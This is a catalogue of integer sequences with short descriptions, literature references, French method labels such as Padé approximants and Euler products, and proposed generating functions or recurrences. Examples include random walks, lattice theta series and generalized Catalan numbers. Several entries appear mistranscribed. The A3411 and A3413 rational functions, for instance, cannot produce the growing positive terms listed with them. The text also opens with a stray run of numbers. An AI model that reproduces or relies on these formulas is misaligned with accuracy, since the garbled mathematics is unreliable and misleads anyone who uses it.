1, 7, 23, 63, 159, 383, 895, 2047, 4607, 10239, 22527, 49151, 106495, 229375, 491519, 1048575, 2228223, 4718591, 9961471, 20971519, 44040191, 92274687

Réf. BR72 120.
HIS2 A3269 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - z - z^4}$$

1, 1, 1, 1, 2, 3, 4, 5, 7, 10, 14, 19, 26, 36, 50, 69, 95, 131, 181, 250, 345, 476, 657, 907, 1252, 1728, 2385, 3292, 4544, 6272, 8657, 11949, 16493, 22765, 31422, 43371, 59864

Key permutations of length n

Réf. CJN 14 152 71.
HIS2 A3274 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z + 3z^2 - 2z^3 + z^5}{(1 - z - z^3)(z - 1)^2}$$

1, 2, 6, 12, 20, 34, 56, 88, 136, 208, 314, 470, 700, 1038, 1534, 2262, 3330, 4896, 7192, 10558, 15492, 22724, 33324, 48860, 71630, 105002, 153912, 225594, 330650

4-line partitions of n decreasing across rows

Réf. MOC 26 1004 72.

HIS2 A3292 **Euler**

HIS1 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,1,2,2,2,2,...

1, 2, 4, 7, 11, 19, 29, 46, 70, 106, 156, 232, 334, 482, 686, 971, 1357, 1894, 2612, 3592, 4900, 6656, 8980, 12077, 16137, 21490, 28476, 37600, 49422, 64763, 84511

Planar partitions of n decreasing across rows

Réf. MOC 26 1004 72.

HIS2 A3293 **Euler**

HIS1 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,1,2,2,3,3,4,4,5,5,6,6,...

1, 2, 4, 7, 12, 21, 34, 56, 90, 143, 223, 348, 532, 811, 1224, 1834, 2725, 4031, 5914, 8638, 12540, 18116, 26035, 37262, 53070, 75292, 106377, 149738, 209980

Certain triangular arrays of integers

Réf. P4BC 112.

HIS2 A3402 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)(1-z^3)^2(1-z^4)(1-z^5)}$$

1, 1, 2, 4, 6, 9, 14, 19, 27, 37, 49, 64, 84, 106, 134, 168, 207, 253, 309, 371, 445, 530, 626, 736, 863, 1003, 1163, 1343, 1543, 1766, 2017, 2291, 2597, 2935, 3305, 3712, 4161

Certain triangular arrays of integers

Réf. P4BC 118.

HIS2 A3403 **Euler**

HIS1 **Fraction rationnelle**

*** c(n) : suite finie.**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,1,2,2,2,1,1.*

1, 1, 2, 4, 7, 11, 18, 27, 41, 60, 87, 122, 172, 235, 320, 430, 572, 751, 982, 1268, 1629, 2074, 2625, 3297, 4123, 5118, 6324, 7771, 9506, 11567, 14023, 16917, 20335

Connected ladder graphs with n nodes

Réf. DM 9 355 74.

HIS2 **A3409** **Recoupements** **Suite P-récurrente**
HIS1 **algébrique**

$$\frac{6}{(1 - 4 z)^{1/2} \left(1 + (1 - 4 z)^{1/2}\right)}$$

3, 9, 30, 105, 378, 1386, 5148, 19305

Réf. rkg.

HIS2 **A3410** **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(1 + z^2)}{1 + z + z^3}$$

1, 2, 3, 5, 7, 10, 15, 22, 32, 47, 69, 101, 148, 217, 318, 466, 683, 1001, 1467, 2150, 3151, 4618, 6768, 9919, 14537, 21305, 31224, 45761, 67066, 98290, 144051, 211117

Réf. rkg.
HIS2 A3411 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^4 + z^3 + z^2 + z + 1}{(1 + z + z^2)^4}$$

1, 2, 3, 4, 6, 8, 11, 15, 21, 29, 40, 55, 76, 105, 145, 200, 276, 381, 526, 726, 1002, 1383, 1909, 2635, 3637, 5020, 6929, 9564, 13201, 18221, 25150, 34714, 47915, 66136

From a nim-like game

Réf. rkg.
HIS2 A3413 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(z^5 + z^3 + 1)(z^2 + z + 1)}{(z^2 + z - 1)^6}$$

1, 2, 3, 4, 5, 7, 9, 12, 15, 19, 24, 31, 40, 52, 67, 86, 110, 141, 181, 233, 300, 386, 496, 637, 818, 1051, 1351, 1737, 2233, 2870, 3688, 4739, 6090, 7827, 10060, 12930

Continued fraction expansion of e = exp(1)

Réf. PE29 134.

HIS2 A3417 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2 + z + 2 z^2 - 3 z^3 - z^4 + z^6}{(z - 1)^2 (z^2 + z + 1)^2}$$

2, 1, 2, 1, 1, 4, 1, 1, 6, 1, 1, 8, 1, 1, 10, 1, 1, 12, 1, 1, 14, 1, 1, 16, 1, 1, 18, 1, 1, 20, 1, 1, 22, 1, 1, 24, 1, 1, 26, 1, 1, 28, 1, 1, 30, 1, 1, 32, 1, 1, 34, 1, 1, 36, 1, 1, 38, 1, 1, 40, 1, 1, 42

Hamiltonian circuits on n-octahedron

Réf. JCT B19 2 75.

HIS2 A3436 **P-récurrences** **Suite P-récurrente**

HIS1 **exponentielle (algébrique)**

Une relation élémentaire existe avec A0806.

$$a(n) = (2 n + 2)\, a(n - 1) - a(n - 3) + (- 2 n + 4)\, a(n - 2)$$

1, 4, 31, 293, 3326, 44189, 673471, 11588884, 222304897, 4704612119, 108897613826, 2737023412199, 74236203425281, 2161288643251828

Dissections of a polygon

Réf. AEQ 18 387 78.

HIS2 A3451 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 - 2z - 1}{(z-1)^4 (z+1)^2}$$

1, 4, 8, 16, 25, 40, 56, 80, 105, 140, 176, 224

Dissections of a polygon

Réf. AEQ 18 388 78.

HIS2 A3453 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 - z - 1}{(z-1)^4 (z+1)^2}$$

1, 3, 6, 11, 17, 26, 36, 50, 65, 85, 106, 133

Bode numbers

Réf. SKY 43 281 72. MCL1.
HIS2 A3461 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{4 - 5\,z - 3\,z^2}{(2\,z - 1)\,(z - 1)}$$

4, 7, 10, 16, 28, 52, 100, 196, 388, 772, 1540, 3076, 6148, 12292, 24580, 49156, 98308, 196612, 393220, 786436, 1572868, 3145732, 6291460, 12582916, 25165828

Réf. RI89 60.
HIS2 A3462 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 3\,z)}$$

1, 4, 13, 40, 121, 364, 1093, 3280, 9841, 29524, 88573, 265720, 797161, 2391484, 7174453, 21523360, 64570081, 193710244, 581130733, 1743392200, 5230176601

Minimal covers of an n-set

Réf. DM 5 249 73.

HIS2 A3467 **P-récurrences** **Suite P-récurrente**

HIS1 **Fraction rationnelle** **Formule de B. Salvy**

(n - 1) (n - 2) a(n) = (n + 2) (5 n - 10) a(n - 1) + (n + 2) (- 4 n - 4) a(n - 2)

$$1 + \frac{1}{(4z-1)^4} + \frac{3}{(z-1)^4}$$

5, 28, 190, 1340, 9065, 57512, 344316, 1966440, 10813935, 57672340, 299893594, 1526727748, 7633634645, 37580965520, 182536112120, 876173330832

Minimal covers of an n-set

Réf. DM 5 249 73.

HIS2 A3468 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1-4z)(1-5z)(1-6z)(1-7z)}$$

1, 22, 305, 3410, 33621, 305382, 2619625, 21554170, 171870941, 1337764142, 10216988145, 76862115330, 571247591461, 4203844925302, 30687029023865

Minimal covers of an n-set

Réf. DM 5 249 73.
HIS2 A3469 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z - z^2}{(2z - 1)^2 (1 - z)^3}$$

1, 6, 22, 65, 171, 420, 988, 2259, 5065, 11198, 24498, 53157, 114583, 245640, 524152, 1113959, 2359125, 4980546, 10485550, 22019865, 46137091, 96468716

Réf. PRSE 62 190 46. AS1 796. MFM 74 62 70 (divided by 2).
HIS2 A3472 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - 2z)^5}$$

1, 10, 60, 280, 1120, 4032, 13440, 42240, 126720, 366080, 1025024, 2795520, 7454720, 19496960, 50135040, 127008768, 317521920, 784465920, 1917583360

Réf. DT76.
HIS2 A3476 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z + z^2}{1 - z - 2 z^3}$$

1, 2, 3, 5, 9, 15, 25, 43, 73, 123, 209, 355, 601, 1019, 1729, 2931, 4969, 8427, 14289, 24227, 41081, 69659, 118113, 200275, 339593, 575819, 976369, 1655555

Réf. DT76.
HIS2 A3477 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - 2 z)\,(1 - z - 2 z^3)\,(1 + z^2)}$$

1, 3, 6, 14, 33, 71, 150, 318, 665, 1375, 2830, 5798, 11825, 24039, 48742, 98606, 199113, 401455, 808382, 1626038, 3267809, 6562295, 13169814, 26416318, 52962681

Réf. DT76.
HIS2 A3478 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - 2z)(1 - z - 2z^3)}$$

1, 3, 7, 17, 39, 85, 183, 389, 815, 1693, 3495, 7173, 14655, 29837, 60567, 122645, 247855, 500061, 1007495, 2027493, 4076191, 8188333, 16437623, 32978613, 66132495

Réf. DT76.
HIS2 A3479 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)(1 - z - 2z^3)}$$

1, 2, 3, 6, 11, 18, 31, 54, 91, 154, 263, 446, 755, 1282, 2175, 3686, 6251, 10602, 17975, 30478, 51683, 87634, 148591, 251958, 427227, 724410, 1228327, 2082782

Réf. MOC 29 220 75. DM 75 95 89.
HIS2 A3480 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(z-1)^2}{1-4z+2z^2}$$

1, 2, 7, 24, 82, 280, 956, 3264, 11144, 38048, 129904, 443520, 1514272, 5170048, 17651648, 60266496, 205762688, 702517760, 2398545664, 8189147136, 27959497216

Réf. DM 9 89 74.
HIS2 A3481 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2+4z-z^2}{1-8z+8z^2-z^3}$$

2, 20, 143, 986, 6764, 46367, 317810, 2178308, 14930351, 102334154, 701408732, 4807526975, 32951280098, 225851433716, 1548008755919

Réf. DM 9 89 74.
HIS2 A3482 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{5 - z}{1 - 8z + 8z^2 - z^3}$$

0, 5, 39, 272, 1869, 12815, 87840, 602069, 4126647, 28284464, 193864605, 1328767775, 9107509824, 62423800997, 427859097159, 2932589879120

Hurwitz-Radon function at powers of 2

Réf. LA73a 131.
HIS2 A3485 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z + 2z^2 + 4z^3}{(1 - z)(1 - z^4)}$$

1, 2, 4, 8, 9, 10, 12, 16, 17, 18, 20, 24, 25, 26, 28, 32, 33, 34, 36, 40, 41, 42, 44, 48, 49, 50, 52, 56, 57, 58, 60, 64, 65, 66, 68, 72, 73, 74, 76, 80, 81, 82, 84, 88, 89, 90, 92, 96

Réf. B1 198. MMAG 48 209 75.
HIS2 A3499 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 6z}{1 - 6z + z^2}$$

2, 6, 34, 198, 1154, 6726, 39202, 228486, 1331714, 7761798, 45239074, 263672646, 1536796802, 8957108166, 52205852194, 304278004998, 1773462177794

Réf. FQ 11 29 73. MMAG 48 209 75.
HIS2 A3500 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 4z}{1 - 4z + z^2}$$

2, 4, 14, 52, 194, 724, 2702, 10084, 37634, 140452, 524174, 1956244, 7300802, 27246964, 101687054, 379501252, 1416317954, 5285770564, 19726764302

Réf. MMAG 48 209 75.
HIS2 A3501 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 5 z}{1 - 5 z + z^2}$$

2, 5, 23, 110, 527, 2525, 12098, 57965, 277727, 1330670, 6375623, 30547445, 146361602, 701260565, 3359941223, 16098445550, 77132286527, 369562987085

Binomial coefficients C (2n + 1, n - 2)

Réf. AS1 828.
HIS2 A3516 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**
$2F1([3, 7/2], [6], 4 z)$

$$\frac{32}{(1 - 4 z)^{1/2} \left(1 + (1 - 4 z)^{1/2}\right)^5}$$

1, 7, 36, 165, 715, 3003, 12376, 50388, 203490, 817190, 3268760, 13037895, 51895935, 206253075, 818809200, 3247943160, 12875774670, 51021117810

Binomial coefficients 6C(2n+1,n-2)/(n+4)

Réf. FQ 14 397 76. DM 14 84 76.

HIS2 A3517 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$_2F_1([3, 7/2], [7], 4\,z)$

$$\frac{64}{\left(1 + (1 - 4\,z)^{1/2}\right)^6}$$

1, 6, 27, 110, 429, 1638, 6188, 23256, 87210, 326876, 1225785, 4601610, 17298645, 65132550, 245642760, 927983760, 3511574910, 13309856820, 50528160150

Binomial coefficients 8C(2n+1,n-3)/(n+5)

Réf. FQ 14 397 76. DM 14 84 76.

HIS2 A3518 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$_2F_1([9/2 , 4] , [9], 4\,z)$

$$\frac{256\,z}{\left(1 + (1 - 4\,z)^{1/2}\right)^8}$$

1, 8, 44, 208, 910, 3808, 15504, 62016, 245157, 961400, 3749460, 14567280, 56448210, 218349120, 843621600, 3257112960, 12570420330, 48507033744

Binomial coefficients 10C(2n+1,n-4)/(n+6)

Réf. FQ 14 397 76.

HIS2 A3519 **Hypergéométrique** **Suite P-récurrente**

HIS1 **algébrique**

$_2F_1([11/2,5],[11],4z)$

$$\frac{1024}{(1 + (1 - 4\,z)^{1/2})^{10}}$$

1, 10, 65, 350, 1700, 7752, 33915, 144210, 600875, 2466750, 10015005, 40320150, 161280600, 641886000, 2544619500, 10056336264, 39645171810

Réf. BR72 119. FQ 14 38 76.

HIS2 A3520 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z^2 - z^3)(1 - z + z^2)}$$

1, 1, 1, 1, 1, 2, 3, 4, 5, 6, 8, 11, 15, 20, 26, 34, 45, 60, 80, 106, 140, 185, 245, 325, 431, 571, 756, 1001, 1326, 1757, 2328, 3084, 4085, 5411, 7168, 9496, 12580, 16665, 22076, 29244

Réf. BR72 113.
HIS2 A3522 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(z-1)^2}{1-3z+3z^2-z^3-z^4}$$

1, 1, 1, 1, 2, 5, 11, 21, 37, 64, 113, 205, 377, 693, 1266, 2301, 4175, 7581, 13785, 25088, 45665, 83097, 151169, 274969, 500162, 909845, 1655187, 3011157, 5477917, 9965312

Réf. JCT A29 122 80. MOC 37 479 81.
HIS2 A4004 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z(1+3z)}{(1-9z)(z-1)^2}$$

0, 1, 14, 135, 1228, 11069, 99642, 896803, 8071256, 72641337, 653772070, 5883948671, 52955538084, 476599842805, 4289398585298, 38604587267739, 347441285409712, 3126971568687473

Coefficients of elliptic function sn

Réf. CA95 56. TM93 4 92. JCT A29 122 80. MOC 37 480 81.

HIS2 A4005 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 89\,z - 69\,z^2 - 405\,z^3}{(1 - z)^3\,(1 - 9\,z)^2\,(1 - 25\,z)}$$

1, 135, 5478, 165826, 4494351, 116294673, 2949965020, 74197080276, 1859539731885, 46535238000235, 1163848723925346, 29100851707716150, 727566807977891803

Theta series of square lattice

Réf. SPLAG 106.

HIS2 A4018 **Euler**

HIS1 **Produit infini**

*** Le motif [4, -6, 4, -2] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

$$c(n) = 4, -6, 4, -2, \ldots *$$

1, 4, 4, 0, 4, 8, 0, 0, 4, 4, 8, 0, 0, 8, 0, 0, 4, 8, 4, 0, 8, 0, 0, 0, 0, 12, 8, 0, 0, 8, 0, 0, 4, 0, 8, 0, 4, 8, 0, 0, 8, 8, 0, 0, 0, 8, 0, 0, 0, 4, 12, 0, 8, 8, 0, 0, 0, 0, 8, 0, 0, 8, 0, 0, 4, 16, 0, 0, 8, 0

Theta series of square lattice w.r.t. edge.

Réf. SPLAG 106.

HIS2 A4020 **Euler**

HIS1 **Produit infini**

*** Le motif [2, -2] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,-2,...*

2, 4, 2, 4, 4, 0, 6, 4, 0, 4, 4, 4, 2, 4, 0, 4, 8, 0, 4, 0, 2, 8, 4, 0, 4, 4, 0, 4, 4, 4, 2, 8, 0, 0, 4, 0, 8, 4, 4, 4, 0, 0, 6, 4, 0, 4, 8, 0, 4, 4, 0, 8, 0, 0, 0, 8, 6, 4, 4, 0, 4, 4, 0, 0, 4, 4, 8, 4

Theta series of b.c.c. lattice w.r.t. deep hole

Réf. JCP 83 6532 85.

HIS2 A4024 **Euler**

HIS1 **Produit infini**

*** Le motif [1, 1, 1, -3] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,1,1,-3,...*

4, 4, 8, 12, 4, 12, 12, 12, 16, 16, 8, 8, 28, 12, 20, 24, 8, 16, 28, 12, 16, 28, 20, 32, 20, 16, 16, 32, 20, 24, 28, 8, 36, 44, 12, 32, 36, 16, 24, 20, 28, 20, 56, 28, 16, 40, 20, 40, 44, 12

Theta series of b.c.c. lattice w.r.t. long edge

Réf. JCP 6532 85.

HIS2 A4025 **Euler**

HIS1 **Produit infini**

*** Le motif [2, -3, 2, 1, 2, -3, 2, -3] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 2,-3,2,1,2,-3,2,-3,...*

2, 4, 0, 0, 8, 8, 0, 0, 10, 8, 0, 0, 8, 16, 0, 0, 16, 12, 0, 0, 16, 8, 0, 0, 10, 24, 0, 0, 24, 16, 0, 0, 16, 16, 0, 0, 8, 24, 0, 0, 32, 16, 0, 0, 24, 16, 0, 0, 18, 28, 0, 0, 24, 32, 0, 0, 16, 8, 0

Réf. AMM 87 206 80.

HIS2 A4116 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^3 - z - 1}{(1 + z)(z - 1)^3}$$

1, 3, 6, 9, 13, 17, 22, 27, 33, 39, 46, 53, 61, 69, 78, 87, 97, 107, 118, 129, 141, 153, 166, 179, 193, 207, 222, 237, 253, 269, 286, 303, 321, 339, 358, 377, 397, 417, 438, 459

Réf. MOC 30 660 76.
HIS2 A4119 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z - 3 z^2}{(2 z - 1)(z - 1)}$$

1, 4, 7, 13, 25, 49, 97, 193, 385, 769, 1537, 3073, 6145, 12289, 24577, 49153, 98305, 196609, 393217, 786433, 1572865, 3145729, 6291457, 12582913, 25165825

Réf. SIAR 12 296 70.
HIS2 A4120 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z - z^5}{(1 - z)^3}$$

1, 4, 9, 16, 25, 35, 46, 58, 71, 85, 100, 116, 133, 151, 170, 190, 211

Postage stamp problem

Réf. SIAA 1 383 80.

HIS2 A4129 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

$$\frac{(z^4 + z^3 + 2z^2 + 2z + 1)(z^2 + z + 1)}{(z - 1)(z^5 + z^4 + z^3 - z - 1)}$$

1, 3, 6, 9, 13, 17, 22, 27, 33, 40, 47, 56, 65

A counter moving problem

Réf. BA62 38.

HIS2 A4138 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^2 + 4z^3 - 2z^4}{(z - 1)(2z^4 - z^3 + z^2 + z - 1)}$$

1, 2, 3, 8, 13, 24, 37, 66, 107, 186, 303, 516, 849, 1436, 2377, 3998, 6639, 11134, 18531, 31024, 51701, 86464, 144205, 241018, 402163, 671906, 1121463, 1873244

Alternate Lucas numbers - 2

Réf. FQ 13 51 75.

HIS2 A4146 **Approximants de Padé** **Suite P-récurrente**
HIS1 **fraction rationnelle** **Suite corrigée au 12è terme.**

$$\frac{1 + z}{1 - 4 z + 4 z^2 - z^3}$$

1, 5, 16, 45, 121, 320, 841, 2205, 5776, 15125, 39601, 103680*, 271441, 710645, 1860496, 4870845, 12752041, 33385280, 87403801, 228826125, 599074576

Generalized Catalan numbers

Réf. DM 26 264 79. JCT B29 89 80.

HIS2 A4148 **LLL** **Suite P-récurrente**
HIS1 **algébrique**

(n + 2) a(n) = (4 - n) a(n - 4) + (2 n + 1) a(n - 1)
+ (n - 1) a(n - 2) + (2 n - 5) a(n - 3)

$$\frac{1 - z - z^2 - (1 - 2 z - z^2 - 2 z^3 + z^4)^{1/2}}{2 z^3}$$

1, 1, 2, 4, 8, 17, 37, 82, 185, 423, 978, 2283, 5373, 12735, 30372, 72832, 175502, 424748, 1032004, 2516347

Related to symmetric groups

Réf. DM 21 320 78.

HIS2 **A4211** **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$\exp(1/2\ \exp(2\ z) + 2\ z - 1/2)$$

1, 3, 11, 49, 257, 1539, 10299, 75905

Related to symmetric groups

Réf. DM 21 320 78.

HIS2 **A4212** **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$\exp(1/3\ \exp(3\ z) + 3\ z - 1/3)$$

1, 4, 19, 109, 742, 5815, 51193, 498118

Related to symmetric groups

Réf. DM 21 320 78.

HIS2 A4213 **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$\exp(1/4\ \exp(4\ z) + 4\ z - 1/4)$$

1, 5, 29, 201, 1657, 15821, 170389, 2032785

Pythagoras theorem generalized

Réf. BU71 75.

HIS2 A4253 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z}{1 - 5\ z + z^2}$$

1, 4, 19, 91, 436, 2089, 10009, 47956, 229771, 1100899, 5274724, 25272721, 121088881, 580171684, 2779769539, 13318676011, 63813610516, 305749376569

Pythagoras theorem generalized

Réf. BU71 75.
HIS2 A4254 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - 5z + z^2}$$

1, 5, 24, 115, 551, 2640, 12649, 60605, 290376, 1391275, 6665999, 31938720, 153027601, 733199285, 3512968824, 16831644835, 80645255351, 386394631920

Réf. dsk.
HIS2 A4255 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 2z + 4z^2}{(1 - z)^5}$$

1, 3, 9, 25, 60, 126, 238, 414, 675, 1045, 1551, 2223, 3094, 4200, 5580, 7276, 9333, 11799, 14725, 18165, 22176, 26818, 32154, 38250, 45175, 53001, 61803, 71659

Réf. JCT B21 75 76.

HIS2 A4303 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

$$(n+1)\,a(n) = 68\,n\,a(n-5) - 16\,n\,a(n-6) + (11\,n-2)\,a(n-1) + (-47\,n+61)\,a(n-2) + (101\,n-240)\,a(n-3) + (-116\,n+398)\,a(n-4) - 304\,a(n-5) + 88\,a(n-6)$$

$$-\frac{1}{2}\,\frac{(-1+10z-42z^2+98z^3-137z^4+112z^5-48z^6+8z^7)}{(z^2(2z-1)^2(z-1)^4)} + \frac{(-(-1+4z)(2z-1)^4(z-1)^8)^{1/2}}{(z^2(2z-1)^2(z-1)^4)}$$

1, 1, 1, 3, 16, 75, 309, 1183, 4360, 15783, 56750, 203929, 734722, 2658071, 9662093, 35292151, 129513736, 477376575, 1766738922, 6563071865, 24464169890

Davenport-Schinzel numbers

Réf. ARS 1 47 76. UPNT E20.

HIS2 A5004 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

$$\frac{(z^3 - z^2 + z + 1)(z^2 + z + 1)^2}{(1+z)(z-1)^2}$$

1, 3, 5, 8, 10, 14, 16, 20, 22, 26

Related to symmetric groups

Réf. DM 21 320 78.

HIS2 **A5011** **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$\exp(1/5\ \exp(5\ z) + 5\ z - 1/5)$$

1, 6, 41, 331, 3176, 35451, 447981, 6282416

Related to symmetric groups

Réf. DM 21 320 78.

HIS2 **A5012** **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$\exp(1/6\ \exp(6\ z) + 6\ z - 1/6)$$

1, 7, 55, 505, 5497, 69823, 1007407, 16157905

Réf. LNM 748 57 79.
HIS2 A5013 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^2 + z + 1}{(z^2 - z - 1)(z^2 + z - 1)}$$

0, 1, 1, 4, 3, 11, 8, 29, 21, 76, 55, 199, 144, 521, 377, 1364, 987, 3571, 2584, 9349, 6765, 24476, 17711, 64079, 46368, 167761, 121393, 439204, 317811, 1149851, 832040

Random walks

Réf. DM 17 44 77.
HIS2 A5021 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1 - z)(z - 5)}{1 - 5z + 6z^2 - z^3}$$

5, 19, 66, 221, 728, 2380, 7753, 25213, 81927, 266110, 864201, 2806272, 9112264, 29587889, 96072133, 311945595, 1012883066, 3288813893, 10678716664

Random walks

Réf. DM 17 44 77. TCS 9 105 79.
HIS2 A5022 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - 2 z) (1 - 4 z + 2 z^2)}$$

1, 6, 26, 100, 364, 1288, 4488, 15504, 53296, 182688, 625184, 2137408, 7303360, 24946816, 85196928, 290926848, 993379072, 3391793664, 11580678656, 39539651584

Random walks

Réf. DM 17 44 77.
HIS2 A5023 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{7 - 15 z + 10 z^2 - z^3}{(1 - z) (z^3 - 9 z^2 + 6 z - 1)}$$

7, 34, 143, 560, 2108, 7752, 28101, 100947, 360526, 1282735, 4552624, 16131656, 57099056, 201962057, 714012495, 2523515514, 8916942687, 31504028992

Random walks

Réf. DM 17 44 77.

HIS2 A5024 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{8 - 21\,z + 20\,z^2 - 5\,z^3}{(5\,z^2 - 5\,z + 1)\,(1 - 3\,z + z^2)}$$

8, 43, 196, 820, 3264, 12597, 47652, 177859, 657800, 2417416, 8844448, 32256553, 117378336, 426440955, 1547491404, 5610955132, 20332248992

Random walks

Réf. DM 17 44 77.

HIS2 A5025 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{9 - 28\,z + 35\,z^2 - 15\,z^3 + z^4}{1 - 9\,z + 28\,z^2 - 35\,z^3 + 15\,z^4 - z^5}$$

9, 53, 260, 1156, 4845, 19551, 76912, 297275, 1134705, 4292145, 16128061, 60304951, 224660626, 834641671, 3094322026, 11453607152, 42344301686

Réf. JCT A23 293 77. JCP 67 5027 77. TAMS 272 406 82.

HIS2 A5043 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

(n + 2) a(n) = 2 n a(n - 1) + 3 n a(n - 2)

$$\frac{1 - z - 2 z^2 - (1 - 2 z - 3 z^2)^{1/2}}{2 (z^3 + z^4)}$$

0, 1, 1, 3, 6, 15, 36, 91, 232, 603, 1585, 4213, 11298, 30537, 83097, 227475, 625992, 1730787, 4805595, 13393689, 37458330, 105089229, 295673994, 834086421

Réf. AMM 86 477 79; 86 687 79.

HIS2 A5044 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 + z^2)^2 (z^2 + z + 1) (1 + z)^2 (z - 1)^3}$$

1, 0, 1, 1, 2, 1, 3, 2, 4, 3, 5, 4, 7, 5, 8, 7, 10, 8, 12, 10, 14, 12, 16, 14, 19, 16, 21, 19, 24, 21, 27, 24, 30, 27, 33, 30, 37, 33, 40, 37, 44, 40, 48, 44, 52, 48, 56, 52, 61, 56, 65, 61, 70, 65

3 times 3 matrices with row and column sums n

Réf. MO78. NAMS 26 A-27 (763-05-13) 79.

HIS2 A5045 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^6 - z^5 + z^3 - z - 1}{(1+z^2)(z^2+z+1)(1+z)^2(z-1)^5}$$

1, 3, 6, 10, 17, 25, 37, 51, 70, 92, 121, 153, 194, 240, 296, 358, 433, 515, 612, 718, 841, 975, 1129, 1295, 1484, 1688, 1917, 2163, 2438, 2732, 3058, 3406, 3789, 4197, 4644

Minimal determinant of n-dimensional norm 3 lattice

Réf. SPLAG 180.

HIS2 A5103 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

$$\frac{1 + z + 2z^2 + 2z^3 + 6z^4}{1 - 2z^3 + 2z^6}$$

1, 3, 8, 16, 32, 48, 64, 64

Réf. clm.
HIS2 A5126 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 4 z + z^2}{(1 - 2 z) (z - 1)^2}$$

2, 4, 7, 12, 21, 38, 71, 136, 265, 522, 1035, 2060, 4109, 8206, 16399, 32784, 65553, 131090, 262163, 524308, 1048597, 2097174, 4194327, 8388632, 16777241, 33554458, 67108891

Réf. CACM 23 704 76. LNM 829 122 80. MBIO 54 8 81.
HIS2 A5172 **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$- 1/2 - W(- 1/2 \exp(z - 1/2))$$

1, 4, 32, 416, 7552, 176128, 5018624, 168968192, 6563282944, 288909131776, 14212910809088, 772776684683264, 46017323176296448, 2978458881388183550

Trees of subsets of an n-set

Réf. MBIO 54 9 81.

HIS2 A5173 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1 + 6\,z)}{(1 - z)\,(1 + 2\,z)\,(1 + 3\,z)}$$

